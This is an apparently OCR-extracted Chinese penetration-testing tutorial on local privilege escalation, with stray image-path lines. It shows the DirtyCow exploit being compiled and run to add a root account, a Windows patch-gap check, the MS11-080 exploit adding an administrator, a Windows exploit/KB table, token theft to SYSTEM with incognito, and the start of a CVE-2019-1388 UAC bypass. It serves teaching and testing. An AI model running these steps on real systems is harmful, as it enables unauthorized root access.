


也可以在msf中也可以搜索可以利用的exp


```
msf5 > searchsploit Linux ubuntu
[*] exec: searchsploit Linux ubuntu

--------------------------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                              |  Path
                                                                                                            | (/usr/share/exploitdb/)
--------------------------------------------------------------------------------------------------------------------------------
AUFS (Ubuntu 15.10) - 'allow_userns' Fuse/Xattr User Namespaces Privilege Escalation                       | exploits/linux/local/41761.txt
Acpid 1:2.0.10-1ubuntu2 (Ubuntu 11.04/11.10) - Boundary Crossing Privilege Escalation                      | exploits/linux/local/18228.sh
Apache 1.3.34/1.3.33 (Ubuntu / Debian) - CGI TTY Privilege Escalation                                      | exploits/linux/local/3384.c
Apport (Ubuntu 14.04/14.10/15.04) - Race Condition Privilege Escalation                                    | exploits/linux/local/37088.c
Apport 2.14.1 (Ubuntu 14.04.2) - Local Privilege Escalation                                                | exploits/linux/local/36782.sh
Apport 2.19 (Ubuntu 15.04) - Local Privilege Escalation                                                    | exploits/linux/local/38353.txt
Apport 2.x (Ubuntu Desktop 12.10 < 16.04) - Local Code Execution                                           | exploits/linux/local/40937.txt
Apport/Abrt (Ubuntu / Fedora) - Local Privilege Escalation                                                 | exploits/linux/local/36746.c
Exim 4 (Debian 8 / Ubuntu 16.04) - Spool Privilege Escalation                                              | exploits/linux/local/40054.c
FTP Client (Ubuntu 11.04) - Local Buffer Overflow Crash (PoC)                                              | exploits/linux/dos/17806.txt
FTP Client 0.17-19build1 ACCT (Ubuntu 10.04) - Buffer Overflow (PoC)                                       | exploits/linux/dos/14452.txt
Google Chrome (Fedora 25 / Ubuntu 16.04) - 'tracker-extract' / 'gnome-video-thumbnailer' + 'totem' Drive-By Download | exploits/linux/local/40943.txt
LightDM (Ubuntu 16.04/16.10) - 'Guest Account' Local Privilege Escalation                                  | exploits/linux/local/41923.txt
Linux (Ubuntu) - Other Users coredumps Can Be Read via setgid Directory and killpriv Bypass                 | exploits/linux/dos/45033.c
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedora 22/25 / CentOS 7.3.1611) - 'ldso_hwcap_64 Stack Clash' Lo | exploits/linux_x86-64/local/42275.c
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.04 / Fedora 23/24/25) - 'ldso_dynamic Stack Clash' Local Privilege Escalatio | exploits/linux_x86/local/42276.c
Linux Kernel (Ubuntu / Fedora / RedHat) - 'Overlayfs' Local Privilege Escalation (Metasploit)              | exploits/linux/local/40688.rb
Linux Kernel (Ubuntu 11.10/12.04) - binfmt_script Stack Data Disclosure                                    | exploits/linux/dos/41767.txt
Linux Kernel (Ubuntu 14.04.3) - 'perf_event_open()' Can Race with execve() (Access /etc/shadow)             | exploits/linux/local/39771.txt
Linux Kernel (Ubuntu 16.04) - Reference Count Overflow Using BPF Maps                                      | exploits/linux/dos/39773.txt
Linux Kernel (Ubuntu 17.04) - 'XFRM' Local Privilege Escalation                                            | exploits/linux/local/44049.md
Linux Kernel 2.4.x/2.6.x (CentOS 4.8/5.3 / RHEL 4.8/5.3 / SuSE 10 SP2/11 / Ubuntu 8.10) (PPC) - 'sock_sendpage()' Local Privilege | exploits/linux/local/9545.c
Linux Kernel 2.6 (Debian 4.0 / Ubuntu / Gentoo) UDEV < 1.4.1 - Local Privilege Escalation (1)              | exploits/linux/local/8478.sh
Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) UDEV < 1.4.1 - Local Privilege Escalation (2)                 | exploits/linux/local/8572.c
Linux Kernel 2.6.20/2.6.24/2.6.27_7-10 (Ubuntu 7.04/8.04/8.10 / Fedora Core 10 / OpenSuse 11.1) - SCTP FWD Memory Corruption Remot | exploits/linux/remote/8556.c
Linux Kernel 2.6.24_16-23/2.6.27_7-10/2.6.28.3 (Ubuntu 8.04/8.10 / Fedora Core 10 x86-64) - 'set_selection()' UTF-8 Off-by-One Pri | exploits/linux_x86-64/local/9083.c
```

在此平台也有整理好的版本对应的可以使用的相应的exp的编号 http://greatagain.dbappsecurity.com.cn/#/book?type_id=1id=81



也可以在github上寻找相应的exp即可 https://github.com/SecWiki/linux-kernel-exploits



然后这里我们使用的EXP的地址 https://github.com/FireFart/dirtycow

首先，看一下我们tmp目录下的权限

```
sink@ubuntu:/tmp$ ls
config-err-1AnpkO
launchpadlib.cache.7bqcu_lp
ssh-Lia2pdALCcZj
systemd-private-e9111011c1344eb090664b67971debc0-bolt.service-e3nVLk
systemd-private-e9111011c1344eb090664b67971debc0-colord.service-7KdON7
systemd-private-e9111011c1344eb090664b67971debc0-fwupd.service-oxX7YW
systemd-private-e9111011c1344eb090664b67971debc0-rtkit-daemon.service-YC3jtg
systemd-private-e9111011c1344eb090664b67971debc0-systemd-resolved.service-RFByGt
systemd-private-e9111011c1344eb090664b67971debc0-systemd-timesyncd.service-G3Xgp
h
VMwareDnD
vmware-root_753-4290035625
sink@ubuntu:/tmp$ ls -l
total 40
-rw------- 1 sink sink    0 Dec  3 01:25 config-err-1AnpkO
drwx------ 2 sink sink 4096 Dec  3 01:26 launchpadlib.cache.7bqcu_lp
drwx------ 2 sink sink 4096 Dec  3 01:25 ssh-Lia2pdALCcZj
drwx------ 3 root root 4096 Dec  3 01:24 systemd-private-e9111011c1344eb090664b6
7971debc0-bolt.service-e3nVLk
drwx------ 3 root root 4096 Dec  3 01:24 systemd-private-e9111011c1344eb090664b6
7971debc0-colord.service-7KdON7
drwx------ 3 root root 4096 Dec  3 01:25 systemd-private-e9111011c1344eb090664b6
7971debc0-fwupd.service-oxX7YW
```

把dirty文件放在tmp目录下，具体场景以实际情况为准 利用gcc编译dirty.c文件

```
sink@ubuntu:~$ gcc -pthread dirty.c -o dirty -lcrypt
sink@ubuntu:~$ ./dirty pws (你的密码)
```

```
vmware-root_2771-4248809489
sink@ubuntu:/tmp$ ./dirty sink123
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: sink123
Complete line:
firefart:fijpQXaDRCnzY:0:0:pwned:/root:/bin/bash

mmap: 7f7753b78000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'sink123'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'sink123'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
```

成功。 接下来用su切换登录即可。

0×04.总结

虽然，只是运行漏洞利用并获得root访问权非常诱人，但是您应该始终将此作为最后的选择。 1.远程主机可能会崩溃，因为许多公开可用的根漏洞利用程序不是很稳定。 2.您可能会成为root用户，然后使盒子崩溃。 3.漏洞利用可能会留下痕迹/日志。

0×05.自动化工具

下面分享一个内核提权自动识别的自动化工具 https://github.com/mzet-/linux-exploit-suggester

安全分析师经常在渗透测试参与期间面临识别被测Linux机器上特权提升攻击向量的问题。可行的攻击媒介之一是使用众所周知的Linux漏洞利用来获得被测机器的root特权。当然，为了做到这一点，分析师需要识别正确的PoC漏洞，请确保其目标受相关漏洞的影响，最后修改漏洞以适合其目标。linux-exploit-suggester.sh工具旨在帮助完成这些活动。

```
用法: https: //github.com/mzet-/linux-exploit-suggester#usage

来源:  https://payloads.online/archivers/2018-12-19/linux-privilege

sink@ubuntu:/tmp$ chmod 777 les.sh
sink@ubuntu:/tmp$ ./les.sh
```

```
sink@ubuntu:/tmp$ chmod 777 les.sh
sink@ubuntu:/tmp$ ./les.sh

Available information:

Kernel version: 4.15.0
Architecture: x86_64
Distribution: ubuntu
Distribution version: 18.04
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:

72 kernel space exploits
42 user space exploits

Possible Exploits:

[+] [CVE-2019-7304] dirty_sock


   Details: https://initblog.com/2019/dirty-sock/
   Exposure: less probable
   Tags: ubuntu=18.10,mint=19
```

Windows

windows提权-快速查找exp（第一课）

微软官方时刻关注列表网址：

https://technet.microsoft.com/zh-cn/library/security/dn639106.aspx




比如常用的几个已公布的exp：KB2592799，KB3000061，KB2592799等。

快速查找未打补丁的exp，可以最安全的减少目标机的未知错误，以免影响业务。 命令行下执行检测未打补丁的命令如下：

```
systeminfo>micropoor.txt&(for %i in (  KB977165 KB2160329 KB2503665 KB2592799 KE
```

注：以上需要在可写目录执行。需要临时生成micrpoor.txt，以上补丁编号请根据环境来增删。

一般实战中在类似 tmp目录等可写目录下执行：如C:\tmp> 以11-080为例



```
C:\TEMP>systeminfo>micropoor.txt&(for %i in (  KB977165 KB2160329 KB2503665 KB25
92799 KB2707511 KB2829361 KB2850851 KB3000061   KB3045171 KB3077657 KB3079904 KB
3134228 KB3143141  KB3141780 ) do @type micropoor.txt|@find /i  "%i"|| @echo %i
you can fuck)&del /f /q /a micropoor.txt
KB977165 you can fuck
KB2160329 you can fuck
KB2503665 you can fuck
KB2592799 you can fuck
KB2707511 you can fuck
KB2829361 you can fuck
KB2850851 you can fuck
KB3000061 you can fuck
KB3045171 you can fuck
KB3077657 you can fuck
KB3079904 you can fuck
KB3134228 you can fuck
KB3143141 you can fuck
KB3141780 you can fuck

C:\TEMP>
```

```
C:\WINDOWS\system32\cmd.exe

C:\>whoami
root-tvi862ubeh\micropoor

C:\>net user micropoor
User name                    micropoor
Full Name
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            11/17/2017 11:05 PM
Password expires             12/30/2017 9:52 PM
Password changeable          11/17/2017 11:05 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   11/17/2017 11:05 PM

Logon hours allowed          All

Local Group Memberships      *Users
Global Group memberships     *None
The command completed successfully.

C:\>_
```

```
C:\TEMP\cd.exe

C:\TEMP>MS11_80_k8.exe
[>] ms11-08 Exploit
[*] Token system command
[*] command add user k8team k8team

C:\TEMP>net user k8team
User name                    k8team
Full Name                    k8team
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            11/17/2017 11:11 PM
Password expires             12/30/2017 9:59 PM
Password changeable          11/17/2017 11:11 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *None
The command completed successfully.

C:\TEMP>
```

exp注：

```
MS17-017    [KB4013081]    [GDI Palette Objects Local Privilege Escalation]    (wi
CVE-2017-8464    [LNK Remote Code Execution Vulnerability]    (windows 10/8.1/7/20
CVE-2017-0213    [Windows COM Elevation of Privilege Vulnerability]    (windows 10
MS17-010    [KB4013389]    [Windows Kernel Mode Drivers]    (windows 7/2008/2003/X
MS16-135    [KB3199135]    [Windows Kernel Mode Drivers]    (2016)
MS16-111    [KB3186973]    [kernel api]    (Windows 10 10586 (32/64)/8.1)
MS16-098    [KB3178466]    [Kernel Driver]    (Win 8.1)
MS16-075    [KB3164038]    [Hot Potato]    (2003/2008/7/8/2012)
MS16-034    [KB3143145]    [Kernel Driver]    (2008/7/8/10/2012)
MS16-032    [KB3143141]    [Secondary Logon Handle]    (2008/7/8/10/2012)
MS16-016    [KB3136041]    [WebDAV]    (2008/Vista/7)
MS15-097    [KB3089656]    [remote code execution]    (win8.1/2012)
MS15-076    [KB3067505]    [RPC]    (2003/2008/7/8/2012)
MS15-077    [KB3077657]    [ATM]    (XP/Vista/Win7/Win8/2000/2003/2008/2012)
MS15-061    [KB3057839]    [Kernel Driver]    (2003/2008/7/8/2012)
MS15-051    [KB3057191]    [Windows Kernel Mode Drivers]    (2003/2008/7/8/2012)
MS15-010    [KB3036220]    [Kernel Driver]    (2003/2008/7/8)
MS15-015    [KB3031432]    [Kernel Driver]    (Win7/8/8.1/2012/RT/2012 R2/2008 R2)
MS15-001    [KB3023266]    [Kernel Driver]    (2008/2012/7/8)
MS14-070    [KB2989935]    [Kernel Driver]    (2003)
MS14-068    [KB3011780]    [Domain Privilege Escalation]    (2003/2008/2012/7/8)
MS14-058    [KB3000061]    [Win32k.sys]    (2003/2008/2012/7/8)
MS14-040    [KB2975684]    [AFD Driver]    (2003/2008/2012/7/8)
MS14-002    [KB2914368]    [NDProxy]    (2003/XP)
MS13-053    [KB2850851]    [win32k.sys]    (XP/Vista/2003/2008/win 7)
MS13-046    [KB2840221]    [dxgkrnl.sys]    (Vista/2003/2008/2012/7)
MS13-005    [KB2778930]    [Kernel Mode Driver]    (2003/2008/2012/win7/8)
MS12-042    [KB2972621]    [Service Bus]    (2008/2012/win7)
MS12-020    [KB2671387]    [RDP]    (2003/2008/7/XP)
MS11-080    [KB2592799]    [AFD.sys]    (2003/XP)
MS11-062    [KB2566454]    [NDISTAPI]    (2003/XP)
MS11-046    [KB2503665]    [AFD.sys]    (2003/2008/7/XP)
MS11-011    [KB2393802]    [kernel Driver]    (2003/2008/7/XP/Vista)
MS10-092    [KB2305420]    [Task Scheduler]    (2008/7)
MS10-065    [KB2267960]    [FastCGI]    (IIS 5.1, 6.0, 7.0, and 7.5)
MS10-059    [KB982799]    [ACL-Churraskito]    (2008/7/Vista)
MS10-048    [KB2160329]    [win32k.sys]    (XP SP2 & SP3/2003 SP2/Vista SP1 & SP2/
MS10-015    [KB977165]    [KiTrap0D]    (2003/2008/7/XP)
MS10-012    [KB971468]    [SMB Client Trans2 stack overflow]    (Windows 7/2008R2)
MS09-050    [KB975517]    [Remote Code Execution]    (2008/Vista)
MS09-020    [KB970483]    [IIS 6.0]    (IIS 5.1 and 6.0)
MS09-012    [KB959454]    [Chimichurri]    (Vista/win7/2008/Vista)
MS08-068    [KB957097]    [Remote Code Execution]    (2000/XP)
MS08-067    [KB958644]    [Remote Code Execution]    (Windows 2000/XP/Server 2003/
MS08-066    []    []    (Windows 2000/XP/Server 2003)
MS08-025    [KB941693]    [Win32.sys]    (XP/2003/2008/Vista)
MS06-040    [KB921883]    [Remote Code Execution]    (2003/xp/2000)
```

```
MS05-039  [KB899588]    [PnP Service]    (Win 9X/ME/NT/2000/XP/2003)
MS03-026  [KB823980]    [Buffer Overrun In RPC Interface]    (/NT/2000/XP/2003)
```

已对外公开exp注：

https://github.com/SecWiki/windows-kernel-exploits
https://github.com/WindowsExploits/Exploits
https://github.com/AusJock/Privilege-Escalation

Token窃取与利用

参考文章

windows下incognito工具exe

windows下Invoke-TokenManipulation.ps脚本

工具：incognito.exe，Invoke-TokenManipulation.ps1

默认情况下,当前用户肯定是只能看到当前用户自己和比自己权限低的所有访问令牌

1.windows下incognito工具exe

列举token： `incognito.exe list_tokens -u`

复制token： `incognito.exe execute -c "NT AUTHORITY\SYSTEM" cmd.exe`

```
C:\Users\Administrator\Desktop\ma\incognito2>incognito.exe list_tokens -u

[-] WARNING: Not running as SYSTEM. Not all tokens will be available.

[*] Enumerating tokens

[*] Listing unique users found


Delegation Tokens Available

============================================

NT AUTHORITY\LOCAL SERVICE

NT AUTHORITY\NETWORK SERVICE

NT AUTHORITY\SYSTEM

QYI-5B1B972BD54\Administrator


Impersonation Tokens Available

============================================

[-] No tokens available


Administrative Privileges Available

============================================

SeAssignPrimaryTokenPrivilege

SeCreateTokenPrivilege

SeTcbPrivilege

SeTakeOwnershipPrivilege

SeBackupPrivilege

SeRestorePrivilege
```

```
SeDebugPrivilege

SeImpersonatePrivilege

SeRelabelPrivilege

SeLoadDriverPrivilege
```

C:\Users\Administrator\Desktop\ma\incognito2>whoami

qyi-5b1b972bd54\administrator

```
C:\Users\Administrator\Desktop\ma\incognito2>incognito.exe execute -c "NT AUTHOR
[-] WARNING: Not running as SYSTEM. Not all tokens will be available.
[*] Enumerating tokens
[*] Searching for availability of requested token
[+] Requested token found
[+] Delegation token available
[*] Attempting to create new child process and communicate via anonymous pipe

Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator\Desktop\ma\incognito2>whoami
whoami
nt authority\system

C:\Users\Administrator\Desktop\ma\incognito2>
```

```
C:\Users\Administrator\Desktop\ma\incognito2>incognito.exe list_tokens -u
[-] WARNING: Not running as SYSTEM. Not all tokens will be available.
[*] Enumerating tokens
[*] Listing unique users found

Delegation Tokens Available
========================================
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
QYI-5B1B972BD54\Administrator

Impersonation Tokens Available
========================================
[-] No tokens available

Administrative Privileges Available
========================================
SeAssignPrimaryTokenPrivilege
SeCreateTokenPrivilege
SeTcbPrivilege
SeTakeOwnershipPrivilege
SeBackupPrivilege
SeRestorePrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeRelabelPrivilege
SeLoadDriverPrivilege
```

```
C:\Users\Administrator\Desktop\ma\incognito2>whoami
qyi-5b1b972bd54\administrator

C:\Users\Administrator\Desktop\ma\incognito2>incognito.exe execute -c "NT AUTHORITY\SYSTEM" cmd.exe
[-] WARNING: Not running as SYSTEM. Not all tokens will be available.
[*] Enumerating tokens
[*] Searching for availability of requested token
[+] Requested token found
[+] Delegation token available
[*] Attempting to create new child process and communicate via anonymous pipe

Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator\Desktop\ma\incognito2>whoami
whoami
nt authority\system

C:\Users\Administrator\Desktop\ma\incognito2>_
```

2. windows下Invoke-TokenManipulation.ps脚本

原理和功能同incognito类似，能够实际提权和降权

列举token：Invoke-TokenManipulation -Enumerate

提权至system：Invoke-TokenManipulation -CreateProcess "cmd.exe" -Username "nt authority\system"

复制进程token：Invoke-TokenManipulation -CreateProcess "cmd.exe" -ProcessId 500

复制线程token：Invoke-TokenManipulation -CreateProcess "cmd.exe" -ThreadId 500

CVE-2019-1388 Windows UAC 提权漏洞

简介

该漏洞发生在非管理员使用需要以管理员身份启动的软件时，出现的UAC（User Access Controller）提示，该提示是由进程Consent.exe提供，在 `CVE-2019-1388` 漏洞中，利用了UAC中的证书对话框得以实现。

影响范围

```
Windows 2008r2
Windows 2012r2
Windows 2016
Windows 7 SP1
Windows 8
Windows 8.1
Windows 10       （低版本）
```

漏洞补丁：

```
KB4525235
KB4525233
```

漏洞详情

以 `Windows Server 2008 R2` 为例 创建本地用户组成员 `user` ，如下

命令提示符

```
C:\Users\user>whoami /groups

组信息
-----------------

组名                                   类型   SID          属性
====================================== ====== ============ ======================
=========
Everyone                               已知组 S-1-1-0      必需的组, 启用于默认,
 启用的组
BUILTIN\Users                          别名   S-1-5-32-545 必需的组, 启用于默认,
 启用的组
NT AUTHORITY\INTERACTIVE               已知组 S-1-5-4      必需的组, 启用于默认,
 启用的组
控制台登录                             已知组 S-1-2-1      必需的组, 启用于默认,
 启用的组
NT AUTHORITY\Authenticated Users       已知组 S-1-5-11     必需的组, 启用于默认,
 启用的组
NT AUTHORITY\This Organization         已知组 S-1-5-15     必需的组, 启用于默认,
 启用的组
LOCAL                                  已知组 S-1-2-0      必需的组, 启用于默认,
 启用的组
NT AUTHORITY\NTLM Authentication       已知组 S-1-5-64-10  必需的组, 启用于默认,
 启用的组
Mandatory Label\Medium Mandatory Level 标签   S-1-16-8192  必需的组, 启用于默认,
 启用的组
```

对于UAC自Windows Vista开始就是微软加入到系统中的一个权限控制机制，即通知客户是否启用某些文件或者程序

用户帐户控制

您要允许以下程序对此计算机进……吗?

程序名称: Microsoft Windows
已验证的发布者: Microsoft Corporation
文件源: 此计算机上的硬盘驱动器
程序位置: "C:\Program Files (x86)\Inter… Explorer\iexplore.exe"

显示有关此发布者的证书的信息

若要继续，请键入管理员密码，然后单击"是"。

用户名
密码

隐藏详细信息(D)　是(Y)

Microsoft Corporation

常规 | 详细信息 | 证书路径 |

证书信息

这个证书的目的如下:
- 确保软件来自软件发布者
- 保护软件在发行后不被更改

颁发给: Microsoft Corporation

颁发者: Microsoft Code Signing PCA


有效期从 2008/ 10/ 23 到 2010/ 1/ 23

颁发者说明(S)

